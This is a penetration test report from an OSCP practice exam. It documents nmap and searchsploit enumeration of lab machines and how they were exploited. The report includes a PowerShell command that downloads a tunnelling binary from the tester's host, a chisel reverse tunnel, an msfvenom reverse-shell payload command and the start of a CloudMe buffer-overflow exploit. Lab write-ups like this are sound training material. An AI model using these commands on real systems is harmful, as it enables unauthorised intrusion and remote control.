Offensive Security

Penetration Test Report for OSCP Practice Exam

Exam Date: 27/08/21, 09:45 BST

Email: someone@example.com

OSID: XXXX

1.0 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test against the Offensive Security Exam Network. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Details of all exploited systems and a brief description of how access was obtained are listed below:

- 10.10.10.198 (Buff) – Remote Code Execution Vulnerability in Gym Management Software 1.0 – Full administrative access obtained
- 10.10.10.9 (Bastard) – Remote Code Execution Vulnerability in Drupal 7.54 – Partial access obtained
- 10.10.10.13 (Cronos) – Command Injection vulnerability in Net Tool v0.1 – Full administrative access obtained
- 10.10.10.55 (Kotarak) – No access obtained
- 192.168.56.101 (Brainpan) – Buffer Overflow in brainpan.exe – Partial access obtained

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

Specifically, patching the Gym Management and Drupal software would prevent initial access on the Buff and Bastard machines. On the Cronos machine, input sanitisation could be used to prevent command injection. On Brainpan, the vulnerable exe should be recompiled without its vulnerable function.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environment is secured. Below is a breakdown of how I was able to identify and exploit the variety of systems, which includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

- 10.10.10.198
- 10.10.10.9
- 10.10.10.13
- 10.10.10.55
- 192.168.56.101

I primarily used network scanning tools such as nmap to gather information on these hosts.

Nmap Scan Results

10.10.10.198:

```
$ nmap -sC -sV -v -Pn -oA nmap/buff 10.10.10.198
Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 17:01 BST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Initiating NSE at 17:01
Completed NSE at 17:01, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:01
Completed Parallel DNS resolution of 1 host. at 17:01, 0.01s elapsed
Initiating Connect Scan at 17:01
Scanning 10.10.10.198 [1000 ports]
Discovered open port 8080/tcp on 10.10.10.198
Completed Connect Scan at 17:02, 7.89s elapsed (1000 total ports)
Initiating Service scan at 17:02
Scanning 1 service on 10.10.10.198
Completed Service scan at 17:02, 7.10s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.198.
Initiating NSE at 17:02
Completed NSE at 17:02, 10.31s elapsed
Initiating NSE at 17:02
Completed NSE at 17:02, 2.16s elapsed
Initiating NSE at 17:02
Completed NSE at 17:02, 0.00s elapsed
Nmap scan report for 10.10.10.198
Host is up (0.028s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
```

```
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

NSE: Script Post-scanning.
Initiating NSE at 17:02
Completed NSE at 17:02, 0.00s elapsed
Initiating NSE at 17:02
Completed NSE at 17:02, 0.00s elapsed
Initiating NSE at 17:02
Completed NSE at 17:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds
```

10.10.10.9:

```
$ nmap -sC -sV -v -oA nmap/bastard 10.10.10.9
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-28 00:04 BST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating Ping Scan at 00:04
Scanning 10.10.10.9 [2 ports]
Completed Ping Scan at 00:04, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.01s elapsed
Initiating Connect Scan at 00:04
Scanning 10.10.10.9 [1000 ports]
Discovered open port 80/tcp on 10.10.10.9
Discovered open port 135/tcp on 10.10.10.9
Discovered open port 49154/tcp on 10.10.10.9
Completed Connect Scan at 00:04, 4.83s elapsed (1000 total ports)
Initiating Service scan at 00:04
Scanning 3 services on 10.10.10.9
Completed Service scan at 00:05, 53.93s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.9.
Initiating NSE at 00:05
Completed NSE at 00:05, 6.26s elapsed
Initiating NSE at 00:05
Completed NSE at 00:05, 2.39s elapsed
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
Nmap scan report for 10.10.10.9
Host is up (0.015s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
Initiating NSE at 00:05
Completed NSE at 00:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.08 seconds
```

10.10.10.13:

```
$ nmap -sC -sV -oA nmap/cronos 10.10.10.13
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 20:14 BST
Nmap scan report for 10.10.10.13
Host is up (0.019s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 19.82 seconds
```

10.10.10.55:

```
$ nmap -sC -sV -oA nmap/kotarak 10.10.10.55
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 13:37 BST
Nmap scan report for 10.10.10.55
Host is up (0.031s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
```

192.168.56.101

```
$ nmap -sC -sV -oA nmap/brainpan 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 09:21 BST
Nmap scan report for 192.168.56.101
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [_____________________________ WELCOME TO BRAINPAN
_____________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-title: Site doesn't have a title (text/html).
```

```
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.91%I=7%D=8/27%Time=6128A087%P=x86_64-pc-linux-
gnu%r(NU
SF:LL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x
20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x
SF:20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_
\|
SF:\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x2
0\
SF:x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|
\x
SF:20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|
\x
SF:20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|
\x
SF:20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_
\|
SF:\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20
\x
SF:20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20
\x
SF:20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20
\x
SF:20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x2
0_
SF:\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20
\x
SF:20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x
20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\
x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x
SF:20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\
x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
0\
SF:x20\x20_\|\n\n\[_____\x20WELCOME\x20TO\x20BRAINPAN
\x
SF:20_____\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20
```

```
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER
\x
SF:20THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\
n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20
SF:\x20\x20\x20\x20\x20\x20\x20\x20>>\x20");

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.86 seconds
```

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to 4 out of the 5 systems, and gain full administrative access on 2 of those.


System IP: 10.10.10.198

Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	**Ports Open**	**Key Services Discovered**
10.10.10.198	**TCP:** 8080	**TCP:** Apache HTTP (port 8080)
	UDP: N/A	**UDP:** N/A

I manually enumerated the HTTP website by visiting the site in browser:



The /contact.php page reveals a software version number:



Initial Shell Vulnerability Exploited

Searching ExploitDB, we see several exploits for this version:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ searchsploit gym
------------------------------------------------------------------------
------------------------------------------------------------------------
---------------------------------------------------------- ------------
---------------------
 Exploit Title
|  Path
------------------------------------------------------------------------
------------------------------------------------------------------------
---------------------------------------------------------- ------------
---------------------
Gym Management System 1.0 - 'id' SQL Injection
| php/webapps/48936.txt
Gym Management System 1.0 - Authentication Bypass
| php/webapps/48940.txt
Gym Management System 1.0 - Stored Cross Site Scripting
| php/webapps/48941.txt
Gym Management System 1.0 - Unauthenticated Remote Code Execution
| php/webapps/48506.py
```

```
WordPress Plugin WPGYM - SQL Injection
| php/webapps/42801.txt
-------------------------------------------------------------------------
-------------------------------------------------------------------------
---------------------------------------------------------- ------------
--------------------
Shellcodes: No Results
```


Proof of Concept Code: https://www.exploit-db.com/exploits/48506

Vulnerability Explanation: The vulnerability is caused by an unauthenticated file upload that allows uploading a PHP file to the webserver, which can then be used to execute system commands.

Severity: High


Vulnerability Fix: Upgrade Gym Management Software to a patched version.

Exploitation: I ran the code with no modifications, and gained a shell as shown below:




Privilege Escalation


I further enumerated the system after gaining a better shell. To gain this shell, I uploaded the netcat.exe binary and ran it to create a reverse shell:



This allowed me to further enumerate the system using winPEAS, which I hosted on my machine with a Python webserver and downloaded with a powershell command from the PHP webshell:



I then ran winPEAS, which highlighted the following locally running services:



Searching for CloudMe exploits, we find several references to a buffer overflow:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam/buff]
└─$ searchsploit cloudme
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------- ---------------
---------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------- ---------------
---------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)
| windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)
| windows/local/48499.txt
```

```
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)
| windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)
| windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)
| windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)
| windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow
| windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt
| windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)
| windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow
| windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)
| windows_x86-64/remote/44784.py
------------------------------------------------------------------------
------------------------------------------------------------------------
---------------------------------------------------------- ------------
--------------------
Shellcodes: No Results
```

Vulnerability Exploited: Privilege escalation occurred due to a Buffer Overflow in CloudMe, a locally running cloud storage solution.

Vulnerability Explanation: Just by connecting to the CloudMe application, an unauthenticated attacker can send a malicious payload causing a buffer overflow to occur.

Vulnerability Fix: Patch CloudMe application

Severity: Critical

Proof of Concept Code: https://www.exploit-db.com/exploits/44470

Exploitation: As the service was running locally, I used chisel to create a tunnel from the target to my Kali machine:

```
$ chisel server -p 1234 --reverse
```

On the target machine, after starting a webserver hosting chisel.exe on port 8002:

```
C:\xampp\htdocs\gym\upload> powershell.exe -command iwr -Uri
http://10.10.14.7:8002/chisel.exe -Outfile chisel.exe

C:\xampp\htdocs\gym\upload> chisel.exe client 10.10.14.7:1234
R:8888:localhost:8888
```

I used msfvenom to create reverse shell shellcode:


```
$ msfvenom -p windows/shell_reverse_tcp LHOST=tun1 LPORT=413 -f c
```

Then I edited the exploit to use the generated shellcode:

```
############################################################
# Exploit Title: Local Buffer Overflow on CloudMe Sync v1.11.0
# Date: 08.03.2018
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1110.exe
# Category: Local
# Exploit Discovery: Prasenjit Kanti Paul
# Web: http://hack2rule.wordpress.com/
# Version: 1.11.0
# Tested on: Windows 7 SP1 x86
# CVE: CVE-2018-7886
